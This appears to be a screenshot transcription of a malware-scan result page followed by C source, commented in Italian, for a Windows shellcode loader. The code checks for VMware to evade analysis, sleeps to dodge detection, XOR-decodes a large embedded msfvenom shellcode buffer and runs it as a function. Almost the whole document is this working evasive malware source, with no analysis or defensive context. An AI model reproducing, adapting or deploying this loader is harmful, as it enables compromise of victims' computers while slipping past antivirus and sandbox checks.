

20/73 security vendors flagged this file as malicious

c0f001528703ccbae9fbe4387c6a49250500ef128c1eae7597d23495c4059089

payl_with_all.exe

peexe overlay

Size
101.74 KB

Last Analysis Date
a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

```
#include <windows.h>

#include <stdio.h>


// Funzione per decifrare il payload con XOR

void xor_decrypt(unsigned char *data, size_t len, unsigned char key) {

  for (size_t i = 0; i < len; i++) {

    data[i] ^= key;

  }

}


// Funzione per rilevare VMware

BOOL isVMware() {

  HKEY hKey;

  LONG lRes = RegOpenKeyEx(HKEY_LOCAL_MACHINE, TEXT("SOFTWARE\\VMware, Inc.\\VMware Tools"), 0, KEY_READ, &hKey);

  if (lRes == ERROR_SUCCESS) {

    RegCloseKey(hKey);

    return TRUE;  // È una VM VMware

  }

  return FALSE;

}


int main() {
    // Controllo se è in esecuzione in VMware
    if (isVMware()) {
        return 0; // Se è una VM, il malware non si esegue
    }

    // Aggiunge un ritardo di 30 secondi
    Sleep(30000);

    // Shellcode generato e cifrato con XOR da msfvenom
    unsigned char buf[] = {
        "\xb9\xab\x02\x00\x00\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
"\x13\x1b\xa9\xe4\xc1\x83\xeb\xfc\xe2\xf4\xa2\x0c\xe6\xc1"
"\x1b\x70\x0a\x18\x6f\x8d\x10\x9a\x9a\xda\xf7\x01\x16\x88"
"\x58\x42\xf0\x55\x06\x35\x62\x3b\xc7\x7d\xdb\x7d\x2b\xa4"
"\xaf\x80\x31\x26\x5a\xd7\xd6\x75\x5f\x7e\x19\xfe\x30\x58"
"\x27\x89\x6a\xb9\x1d\xa1\xd3\xf9\xf1\x78\xa7\x04\xeb\xfa"
"\x52\x53\x0c\x0e\xbd\x4e\x4d\x22\x38\xdc\xfd\x55\xc5\xdd"
"\x73\xf3\x7c\x97\x9f\x2a\x08\x6a\x85\xa8\xfd\x3d\x62\xe2"
"\xc8\xdc\x30\x70\x97\xb2\x93\x07\xd4\x77\xe1\xb2\x6d\x23"
"\x0d\x6b\x19\xde\x17\xe9\xec\x89\xf0\xae\xbf\x6d\x03\x31"
"\x86\x06\x01\x46\xc8\xaf\x76\x52\x71\xf1\x9a\x8b\x05\x0c"
"\x80\x09\xf0\x5b\x67\x84\x49\x4c\x6b\xd1\x9a\xd4\x96\xa6"
"\x1e\x91\x12\x4d\xa7\xc9\xfe\x94\xd3\x34\xe4\x16\x26\x63"
"\x03\x15\xe3\xed\xde\xce\x4c\xec\xf2\xb9\x46\x2f\xef\x83"
"\xff\x8d\x03\x5a\x8b\x70\x19\xd8\x7e\x27\xfe\x04\xe1\x58"
"\x17\x00\x14\xa8\x0f\x77\xc1\x3f\xe3\x79\x78\x93\x0f\xa0"
"\x0c\x6e\x15\x22\xf9\x39\xf2\xd3\xc8\x08\x73\xfa\x93\xb6"
"\x03\x8d\x6b\x95\xa1\xeb\xd2\x23\x4d\x32\xa6\xde\x57\xb0"
"\x53\x89\xb0\x46\x89\x9c\x27\x68\x39\x06\x41\x1f\xc6\xc8"
```

```
"\xc7\x6f\x7f\x78\x2b\xb6\x0b\x85\x31\x34\xfe\xd2\xd6\xb3"
"\x9d\xbf\x96\xec\x94\x5d\x27\x9b\x1a\x20\xd9\x3c\xa3\x9a"
"\x35\xe5\xd7\x67\x2f\x67\x22\x30\xc8\x54\x9d\xed\x17\xbf"
"\x48\xbf\x39\xc8\x72\x20\x77\xf0\xcb\xa4\x9b\x29\xbf\x59"
"\x81\xab\x4a\x0e\x66\xca\x40\xd7\x56\x73\x20\x81\x97\x04"
"\x48\xa1\xdd\xd3\xf1\x2f\x31\x0a\x85\xd2\x2b\x88\x70\x85"
"\xcc\xc0\x4e\xf4\x41\x50\x1a\x0a\x3d\x27\x5b\x18\xdf\x4d"
"\xe2\x90\x33\x94\x96\x6d\x29\x16\x63\x3a\xce\xaa\xfe\x5e"
"\x84\xce\x09\xb5\x3f\xb9\xbc\x1e\xc8\x14\x05\x8c\x24\xcd"
"\x71\x71\x3e\x4f\x84\x26\xd9\xc8\x17\x97\xe5\x97\xee\xa9"
"\x28\xe0\x60\x02\x0a\x3b\xd9\x9e\xe6\xe2\xad\x63\xfc\x60"
"\x58\x34\x1b\x72\xbd\xfa\x6c\xb8\x32\xbb\xea\xcf\x29\x1c"
"\xb7\x5f\x90\xfa\x5b\x86\xe4\x07\x41\x04\x11\x50\xa6\xc8"
"\x43\x35\xb9\xdc\x7b\xdf\x57\xab\xbe\xc9\xa1\x53\x07\x29"
"\x4d\x8a\x73\xd4\x57\x08\x86\x83\xb0\xed\x45\x44\xee\xd0"
"\xec\x0c\x41\xa7\x00\x81\x15\x1e\xb9\x6b\xf9\xc7\xcd\x96"
"\xe3\x45\x38\xc1\x04\xbd\x53\xf6\x6e\x9d\x52\x4e\xf5\xea"
"\xa3\x75\x51\x67\x1a\x81\xbd\xbe\x6e\x7c\xa7\x3c\x9b\x2b"
"\x40\x19\xe1\x5a\x9a\xe4\xf1\xa4\xb1\x93\xdd\x84\x53\xae"
"\x64\x7a\xbf\x77\x10\x87\xa5\xf5\xe5\xd0\x42\x74\x75\x4f"
"\x25\x2d\x8f\x5f\xb3\x5a\x07\x93\xbf\xda\xbe\x6b\x53\x03"
"\xca\x96\x49\x81\x3f\xc1\xae\x2f\x7d\x3f\x44\x59\x55\x4e"
"\x5f\x2e\xf2\x6a\x32\x23\x4b\xa8\xde\xfa\x3f\x55\xc4\x78"
"\xca\x02\x23\xf5\x44\xdf\xba\xa0\xa0\x8d\xd2\xd7\x24\x6b"
"\x9c\xa9\x9d\xa7\x70\x70\xe9\x5a\x6a\xf2\x1c\x0d\x8d\xf0"
"\x4a\x9a\xd1\x2a\x76\x82\x7c\x5d\x7d\xa6\x78\xe6\xc4\x70"
"\x94\x3f\xb0\x8d\x8e\xbd\x45\xda\x69\x9f\x8f\x5c\xac\x65"
"\x2f\x55\x98\x12\x04\xeb\x8d\x30\xbd\x3b\x61\xe9\xc9\xc6"
"\x7b\x6b\x3c\x91\x9c\x40\x13\x84\x06\xb3\x56\x1e\x6d\xc4"
```

```
"\x74\x4f\xeb\xb9\xcd\x95\x07\x60\xb9\x68\x1d\xe2\x4c\x3f"

"\xfa\x9b\x86\x8c\x80\x3a\x26\xb0\x0b\x4d\x56\xfa\x28\xd0"

"\xef\xde\xc7\x09\x9b\x23\xdd\x8b\x6e\x74\x3a\x9c\x57\x58"

"\xd0\x53\x04\xfb\xcb\x24\x1a\x48\x77\x29\xa3\x66\x98\xf0"

"\xd7\x9b\x82\x72\x22\xcc\x65\xbf\x18\x18\x12\xaa\x48\x43"

"\x94\xdd\x8c\xf5\xd0\x4d\x35\xdd\x3f\x94\x41\x20\x25\x16"

"\xb4\x77\xc2\x8f\x25\x95\x0e\xce\xde\xf8\x33\xb9\x4e\xff"

"\x41\x92\xf7\xcd\xae\x4b\x83\x30\xb4\xc9\x76\x67\x53\xe5"

"\x35\xb7\x9e\x11\x1c\xe8\xa2\x66\x39\x33\xe2\x4c\x80\x0f"

"\x0d\x95\xf4\xf2\x17\x17\x01\xa5\xf0\x70\xf1\x36\xfb\xcf"

"\x6b\x2a\x01\xb8\x05\x78\x02\x54\xbc\x7e\xed\x8d\xc8\x83"

"\xf7\x0f\x3d\xd4\x10\x1c\xcb\x51\x26\xd7\x57\x5b\xe1\xa0"

"\x4d\x09\xf4\x71\xf4\x09\x1b\xa8\x80\xf4\x01\x2a\x75\xa3"

"\xe6\xf5\xdc\xc4\x02\xf2\x1f\x2c\x17\x85\xc9\x2b\xe0\x86"

"\x70\x21\x0f\x5f\x04\xdc\x15\xdd\xf1\x8b\xf2\x69\xdd\x09"

"\x67\x05\x9b\x04\x03\x72\x26\x98\x11\x00\x9f\x8c\xfe\xd9"

"\xeb\x71\xe4\x5b\x1e\x26\x03\xba\x4a\x38\x29\x83\x74\xa9"

"\xf2\xf4\x9c\x47\x7c\x39\x25\x59\x93\xe0\x51\xa4\x89\x62"

"\xa4\xf3\x6e\xd3\xe4\xf0\xcd\xba\xce\x7c\x9f\xcd\x76\x80"

"\x0c\x89\xcf\x98\xe3\x50\xbb\x65\xf9\xd2\x4e\x32\x1e\x38"

"\x1c\x63\x8e\x0a\x24\xbd\xef\x7d\xc7\x29\x2e\x0a\x7e\x4b"

"\xc1\xd3\x0a\xb6\xdb\x51\xff\xe1\x3c\x5a\xd0\x8b\xed\x89"

"\x95\x6e\xcd\xfe\x97\x89\x37\xc8\x2e\xe5\xd8\x11\x5a\x18"

"\xc2\x93\xaf\x4f\x25\x0c\x07\x83\x9e\x4b\xc5\xc0\xd4\x3c"

"\x53\xba\x88\x60\xea\xcc\x67\xb9\x9e\x31\x7d\x3b\x6b\x66"

"\x9a\x79\xac\x1b\xd2\xe3\x01\xe9\x6b\x94\x4a\xfa\x86\x3b"

"\xf3\x8a\x69\xe2\x87\x77\x73\x60\x72\x20\x94\xd7\x9d\x89"

"\xc9\xb8\x18\xaf\x65\xcf\xa6\x9e\x5c\x75\x1f\xe4\xb3\xac"

"\x6b\x19\xa9\x2e\x9e\x4e\x4e\x28\x55\x1a\x7d\xf6\xf4\xc1"
```

```
"\xbf\x81\xfb\xea\x7b\x55\x42\xae\x94\x8c\x36\x53\x8e\x0e"

"\xc3\x04\x69\x1c\x32\xac\x63\xd6\xa9\x8b\x98\xa1\xb2\x90"

"\xa0\x4c\x0b\xde\x4f\x95\x7f\x23\x55\x17\x8a\x74\xb2\x2a"

"\x74\x68\x54\xcf\xe0\xfb\x43\xb8\xd4\xe9\xcf\xb9\x6d\xa1"

"\x20\x60\x19\x5c\x3a\xe2\xec\x0b\xdd\xca\x83\x74\x5d\x3a"

"\x86\x84\x2c\x4d\xa7\x1d\xc3\x2a\x1e\x4f\x2c\xf3\x6a\xb2"

"\x36\x71\x9f\xe5\xd1\x6d\x4c\xaf\xfc\xa9\xf5\x6a\x20\xde"

"\xe0\x41\xfa\x14\x59\x1d\x15\xcd\x2d\xe0\x0f\x4f\xd8\xb7"

"\xe8\xf3\x17\xbc\x74\x97\xb2\x38\x19\xe0\x07\xf5\x82\x9b"

"\xbe\x53\x6d\x42\xca\xae\x77\xc0\x3f\xf9\x90\x1b\xc9\x08"

"\xe0\x18\x55\x76\x61\x6f\x87\x84\x00\xf8\x3e\x24\xef\x21"

"\x4a\xd9\xf5\xa3\xbf\x8e\x12\x3f\x1e\x4b\x69\x7b\xd5\x01"

"\xe3\x0c\x40\xae\xb6\x90\xf9\x04\x59\x49\x8d\xf9\x43\xcb"

"\x78\xae\xa4\xa8\xb4\x05\x75\x13\x12\x21\x55\x64\x78\xfd"

"\x6e\x52\xc1\x49\x81\x8b\xb5\xb4\x9b\x09\x40\xe3\x7c\xde"

"\x07\x9f\x6a\xd1\x2a\x6c\x8d\xa6\xf4\x31\x61\x57\x4d\x8f"

"\x8e\x8e\x39\x72\x94\x0c\xcc\x25\x73\x53\x26\xf3\xb1\xd4"

"\xa6\xaa\x82\xa3\xf0\x5c\xc4\x86\x49\xe4\x2b\x5f\x3d\x19"

"\x31\xdd\xc8\x4e\xd6\xe1\x2b\xff\x29\x05\xa2\xc1\x27\x72"

"\x97\x04\x06\x6a\x2e\x86\xe9\xb3\x5a\x7b\xf3\x31\xaf\x2c"

"\x14\x08\xdf\xa8\xf5\xe9\xc5\xa3\xe5\x9e\xf5\xfb\xf1\x98"

"\x4c\x77\x1e\x41\x38\x8a\x04\xc3\xcd\xdd\xe3\xee\x78\xac"

"\x0b\x1b\xa7\x52\x12\x6c\x83\xd5\xf3\x63\x3a\x43\x1c\xba"

"\x4e\xbe\x06\x38\xbb\xe9\xe1\x2e\x1a\x4a\x67\xe0\xd1\x66"

"\x10\x97\xce\xf3\x23\xf6\x77\x63\xcc\x2f\x03\x9e\xd6\xad"

"\xf6\xc9\x31\x3a\x78\xa0\x37\x75\x9c\x46\xc0\x02\x02\xf6"

"\x39\xe3\xbb\x6c\xd6\x3a\xcf\x91\xcc\xb8\x3a\xc6\x2b\x4b"

"\xdd\x2e\x94\x60\x50\x49\xda\x17\xaa\xee\xa2\x4f\x13\x0a"

"\x4d\x96\x67\xf7\x57\x14\x92\xa0\xb0\x3f\xc7\x5d\x49\xcc"
```

```
"\xf8\x2f\x41\xbb\xda\x30\x2c\xa5\x63\xde\xc3\x7c\x17\x23"

"\xd9\xfe\xe2\x74\x3e\xad\xf3\x5a\x38\x26\x88\xfb\xcf\x51"

"\xd2\xa6\x71\xb0\x6b\x4e\x9e\x69\x1f\xb3\x84\xeb\xea\xe4"

"\x63\x15\x90\x02\xc8\x33\x80\x6b\x92\x44\x77\x47\xe4\x08"

"\xce\xb5\x0b\xd1\xba\x48\x11\x53\x4f\x1f\xf6\xad\x39\x12"

"\x43\x8b\x25\x90\x07\xfc\xd2\xbe\x9a\xae\x6b\x42\x75\x77"

"\x1f\xbf\x6f\xf5\xea\xe8\x88\x83\x2d\xbc\x48\x2d\x80\x67"

"\x79\x5a\xff\xc2\xbd\x7d\x46\x04\x52\xa4\x32\xf9\x48\x26"

"\xc7\xae\xaf\x78\xbb\x9e\xfe\xfe\xad\x21\x5e\x89\xfa\x39"

"\xfe\x3f\x43\xf9\x11\xe6\x37\x04\x0b\x64\xc2\x53\xec\x14"

"\x1a\x67\xd2\xbc\xa8\xdc\x1d\xcb\xd1\x6a\xb9\x12\x68\xa0"

"\x56\xcb\x1c\x5d\x4c\x49\xe9\x0a\xab\x7d\xc4\x7b\xee\x91"

"\x83\x85\x5a\xe6\xbe\xd8\xbb\x44\x07\x0c\x54\x9d\x73\xf1"

"\x4e\x1f\x86\xa6\xa9\x32\x69\x28\x7b\xc7\xec\x29\x58\xb0"

"\xc8\xbc\x46\x85\x71\x62\xa9\x5c\x05\x9f\xb3\xde\xf0\xc8"

"\x54\xda\x3d\x30\x3a\x06\x9a\x47\xa5\x71\x97\xf6\xcd\xf8"

"\x2e\x2e\x22\x21\x5a\xd3\x38\xa3\xaf\x84\xdf\x1b\x66\x64"

"\x5f\x7b\xc5\x0b\x2e\x0c\xfe\x76\xee\x90\x14\x51\x86\x1f"

"\xe9\x4b\x04\xea\xbe\xac\xba\x73\xec\xca\xdc\x80\x31\x5d"

"\xab\xa7\x1c\x2f\xdf\x57\x3b\x47\x5e\xaa\x21\xc5\xab\xfd"

"\xc6\xa1\x3f\x0b\xe5\x1d\xc1\x72\x37\x6a\x26\x52\xe1\x41"

"\xcc\x75\x89\xda\x31\x6f\x0b\x2f\x66\x88\xa6\xdf\x99\x85"

"\xd3\x45\xe9\x79\xa4\x71\xad\xa6\xa7\x81\x8a\xce\x3a\x7c"

"\x90\x4c\xcf\x2b\x77\x81\xba\x3c\xbb\x94\xa5\xa4\x86\xe3"

"\xe9\x65\xb1\x2b\x01\x42\xd9\xbc\xfc\x58\x5b\x49\xab\xbf"

"\xd3\x66\xed\x73\x83\x23\x24\x4e\xf4\x30\xbf\x28\x02\xc2"

"\x98\x40\xab\x3f\x82\xc2\x5e\x68\x65\x3c\xef\xd3\x22\x1a"

"\x34\xe7\x94\x6d\x49\xe2\x0f\x1a\xa3\xc5\x67\xb9\x5e\xdf"

"\xe5\x4c\x09\x38\xf3\xa6\xa0\x4f\x3d\x26\x86\xc9\x4a\xb3"
```

```
"\xd8\x40\x0b\x59\xff\x28\xae\xa4\xe5\xaa\x5b\xf3\x02\x77"

"\x36\x68\x20\x72\x31\x7c\xf3\x05\x77\xa5\x48\x0b\x85\x82"

"\x20\xb4\x78\x98\xa2\x41\x2f\x7f\x79\x0d\xd1\x10\x7a\x2b"

"\xa0\x8e\x0d\x69\x58\x50\x40\x99\x7f\x38\xf1\x64\x65\xba"

"\x04\x33\x82\x01\x3f\x67\x4a\x62\x6e\xbc\x73\x15\x4e\x33"

"\x07\x85\xbc\x14\x6f\x4e\x41\x0e\xed\xbb\x16\xe9\x16\xcd"

"\xd2\x00\x35\xd1\x99\x18\x42\xa9\x5b\xfc\xf5\x43\x7c\x94"

"\x38\xbe\x66\x16\xcd\xe9\x81\x0b\x22\xc4\x2e\xce\xa7\x66"

"\x70\xb9\x23\x3d\x7d\x42\xd3\x1a\x15\x85\x2e\x00\x97\x70"

"\x79\xe7\x67\xd8\x1a\xd0\x4f\x1a\xf6\x16\x38\x71\xea\x55"

"\x45\x83\xcd\x3d\x9c\x7e\xd7\xbf\x69\x29\x30\xd9\x69\x0b"

"\xa1\x67\x03\xa6\xc1\x10\xfe\x12\xc3\xc1\x0c\x35\xab\x12"

"\xf1\x2f\x29\xe7\xa6\xc8\x52\x0a\xc6\xcf\xf1\x8d\x29\x39"

"\x86\x75\x70\x79\xc7\x9f\x57\x11\x12\x62\x4d\x93\xe7\x35"

"\xaa\x80\x04\x22\xa3\x4b\x8d\xba\x5b\x3c\x1f\xed\x6c\x49"

"\xf7\xca\x04\xa6\x0a\xd0\x86\x53\x5d\x37\x02\xd5\x5f\x0f"

"\x5e\x39\xd2\xc6\x29\x3c\xe0\xe4\x63\xd4\xc7\x8c\x82\x29"

"\xdd\x0e\x77\x7e\x3a\x87\x2d\x19\xaf\xd6\x1d\xf1\xcb\xa1"

"\x15\x1f\x8c\x5c\xfd\x38\xe4\xa7\x00\x22\x66\x52\x57\xc5"

"\x6a\x15\xf1\x49\xbe\x38\xd8\x34\xc9\xb7\x2b\xb2\x2b\x5d"

"\x0c\xda\xd6\xa0\x16\x58\x23\xf7\xf1\x52\xcc\x0b\x58\x80"

"\x49\x78\x00\xf7\xc0\x23\xdc\x3a\x2a\x04\xb4\xcd\xd7\x1e"

"\x36\x38\x80\xf9\x84\x8f\xc5\xb9\xee\x52\x0f\x08\x99\x3a"

"\xb8\x85\xe7\xbe\x1c\xa8\x1a\xa4\x9e\x5d\x4d\x43\xa8\xb9"

"\x4f\x58\x46\x37\xc2\xb2\x31\xdb\x2c\x78\x14\x5f\x82\x55"

"\xe9\x45\x00\xa0\xbe\xa2\x0c\x2e\x84\xe0\xd8\xca\x31\x53"

"\xaf\x1c\xb3\xa1\xd3\x98\x1b\x8c\x2e\x82\x99\x79\x79\x65"

"\xc9\x2a\x4d\x2a\x41\x13\xf6\x94\x36\x99\xb3\x68\x47\x1d"

"\x01\x45\xba\x07\x83\xb0\xed\xe0\x6f\xb6\x6b\x43\x5b\xda"
```

```
"\x62\x11\x2c\xec\x7c\x5f\xb1\x68\xc0\x72\x4c\x72\x42\x87"
"\x1b\x95\x4c\xfb\xb9\xa5\x9a\xed\x94\x64\xed\x39\xca\x0e"
"\xe3\xbd\x4c\x23\x1e\xa7\xce\xd6\x49\x40\x38\x19\x5f\xf0"
"\x16\xbc\xc6\xb1\x61\x90\x2d\x6f\xef\x14\xad\x42\x12\x0e"
"\x2f\xb7\x45\xe9\x85\x30\x01\x73\xf7\xdd\xca\x18\x80\x3b"
"\xd8\x42\xfd\xc7\x30\xad\xcc\x15\x54\x46\xaf\xf7\xbb\x9f"
"\xf1\x4e\xd5\x46\xaf\xd3\x3f\x7a\xb7\xe1\x01\x32\x76\xb5"
"\x18\xfc\x3d\x6b\x0c\xac\x81\xc5\x1c\xed\x3c\x08\x3d\xcc"
"\x3a\x8e\x45\x22\xaf\x90\xbb\x9f\xed\x4c\x72\xf1\xfc\x17"
"\xbb\x8d\x85\x42\xf0\xb9\xb1\xc6\xe0\x46\xb5\xdf\xbb\x95"
"\xdd\x97\x31\x1e\x78\x0e\x44\xf1\xb4\xf6\xcf\x46\xc9\x4c"
"\x31\x1b\xcc\x07\x9c\x0c\x32\xca\x31\x0a\xc5\x27\x45\x39"
"\xfe\xba\xc8\xf6\x80\xe3\x45\x2d\xa5\x4c\x68\xe9\xfc\x14"
"\x56\x46\xf1\x8c\xbb\x95\xe1\xc6\xe3\x46\xf9\x4c\x31\x1d"
"\x74\x83\x14\xe9\xa6\x9c\x51\x94\xa7\x96\xcf\x2d\xa5\x98"
"\x6a\x46\xef\x2e\xb0\x32\x02\x38\x6d\xa5\xce\xf5\x30\xcd"
"\x95\xb0\x43\xff\xa2\x93\x58\x81\x8a\xe1\x37\x44\x15\x38"
"\xe0\x75\x6d\xc6\x30\xcd\xd4\x03\x64\x9d\x95\xee\xb0\xa6"
"\xfd\x38\xe5\xa7\xf7\xaf\xf0\x65\xcf\x5b\x58\xcf\xfd\xd6"
"\x6c\x44\x1b\x97\x60\x9d\xad\x87\x60\x8d\xad\xaf\xda\xc2"
"\x22\x27\xcf\x18\x6a\xad\x20\x9b\xaa\xaf\xa9\x68\x89\xa6"
"\xcf\x18\x78\x07\x44\xc7\x02\x89\x38\xb8\x11\x2f\x57\xcd"
"\xfd\xc7\x5a\xcd\x97\xc3\x66\x9a\x95\xc5\xe9\x05\xa2\x38"
"\xe5\x4e\x05\xc7\x4e\xfb\x76\xf1\x5a\x8d\x95\xc7\x20\xcd"
"\xfd\x91\x5a\xcd\x95\x9f\x94\x9e\x18\x38\xe5\x5e\xae\xad"
"\x30\x9b\xae\x90\x58\xcf\x24\x0f\x6f\x32\x28\x44\xc8\xcd"
"\x80\xef\x68\xa5\xfd\x87\x30\xcd\x97\xc7\x60\xa5\xf6\xe8"
"\x3f\xfd\x02\x12\x67\xa5\x88\xa9\x7d\xac\x02\x12\x6e\x93"
"\x02\xcb\x14\xc2\x78\xb7\xcf\x32\x02\x2e\xab\x32\x02\x38"
```

```
"\x31\x0e\xd4\x01\x45\x0c\x3e\x7c\xc0\x78\x5f\x91\x5a\xcd"
"\xae\x38\xe5\xcd\xfd\x36\x36\x57\x3a\x06\x68\x31\x9e\xf8"
"\x0a\x21\xcd\xdc\x3e\xb9\xa2\xd3\xf6\xd2\x66\x66\xe8\xf1"
"\x4c\x3a\x85\xc0\xda\xcd\xdf\xc8\x4e\xae\x2a\x6b"
  };

  size_t len = sizeof(buf);
  unsigned char key = 0xAA;  // Chiave XOR per deoffuscare il payload

  // Decifra il payload
  xor_decrypt(buf, len, key);

  // Cast del buffer a una funzione eseguibile
  void (*payload)() = (void (*)())buf;

  // Esegui il payload
  payload();

  return 0;
}
```